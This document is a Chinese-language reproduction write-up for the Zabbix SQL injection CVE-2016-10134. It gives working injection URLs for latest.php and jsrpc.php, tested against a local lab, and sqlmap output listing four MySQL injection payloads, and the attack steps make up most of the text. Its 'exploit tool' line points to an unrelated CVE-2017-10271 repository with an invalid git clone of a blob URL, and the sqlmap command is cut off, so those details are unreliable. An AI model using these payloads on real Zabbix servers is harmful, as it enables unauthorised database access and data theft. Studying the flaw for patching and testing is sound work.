zabbix latest.php SQL注入漏洞

1、CVE

CVE-2016-10134

2、危害等级

高危

3、漏洞描述

因为未能过滤掉latest.php页面中toggle_ids数组的输入，导致Zabbix 2.2.x,3.0.x 远程SQL注入

4、公开日期

未知


5、利用工具

```
git clone https://github.com/c0mmand3rOpSec/CVE-2017-10271/blob/master/exploit.py
```


复现过程

访问http://127.0.0.1:8080，用账号guest（密码为空）登录游客账户。

登录后，查看Cookie中的zbx_sessionid，复制后16位字符：




将这16个字符作为sid的值，访问http://127.0.0.1:8080/latest.php?output=ajax&sid=055e1ffa36164a58&favobj=toggle&toggle*open*state=1&toggle_ids[]=updatexml(0,concat(0xa,user()),0)，可见成功注入：



这个漏洞也可以通过jsrpc.php触发，且无需登录：http://127.0.0.1:8080/jsrpc.php?type=0&mode=1&method=screen.get&profileIdx=web.item.graph&resourcetype=17&profileIdx2=1'

输入单引号' 报错



2.4 工具测试

```
sqlmap -u "http://127.0.0.1:8080/jsrpc.php?type=0&mode=1&method=screen.get&profileIdx=web.
```

```
CVE-2017-10271 — -bash — 114×31
[18:35:53] [INFO] testing 'MySQL UNION query (84) - 61 to 80 columns'
[18:35:56] [INFO] testing 'MySQL UNION query (84) - 81 to 100 columns'
GET parameter 'profileIdx2' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 1922 HTTP(s) requests:
---
Parameter: profileIdx2 (GET)
    Type: boolean-based blind
    Title: MySQL >= 5.0 boolean-based blind - Parameter replace
    Payload: type=0&mode=1&method=screen.get&profileIdx=web.item.graph&resourcetype=17&profileIdx2=(SELECT (CASE W
HEN (3978=3978) THEN 3978 ELSE 3978*(SELECT 3978 FROM INFORMATION_SCHEMA.PLUGINS) END))

    Type: error-based
    Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
    Payload: type=0&mode=1&method=screen.get&profileIdx=web.item.graph&resourcetype=17&profileIdx2=(SELECT 8149 FR
OM(SELECT COUNT(*),CONCAT(0x7170627171,(SELECT (ELT(8149=8149,1))),0x716a626b71,FLOOR(RAND(0)*2))x FROM INFORMATIO
N_SCHEMA.PLUGINS GROUP BY x)a)

    Type: inline query
    Title: MySQL inline queries
    Payload: type=0&mode=1&method=screen.get&profileIdx=web.item.graph&resourcetype=17&profileIdx2=(SELECT CONCAT(
0x7170627171,(SELECT (ELT(9210=9210,1))),0x716a626b71))

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace
    Payload: type=0&mode=1&method=screen.get&profileIdx=web.item.graph&resourcetype=17&profileIdx2=(CASE WHEN (151
2=1512) THEN SLEEP(5) ELSE 1512 END)
---
[18:36:33] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.36, Apache 2.4.33
back-end DBMS: MySQL >= 5.0
[18:36:33] [INFO] fetched data logged to text files under '/Users/zhouminzhi/.sqlmap/output/127.0.0.1'
```

修复建议

更新版本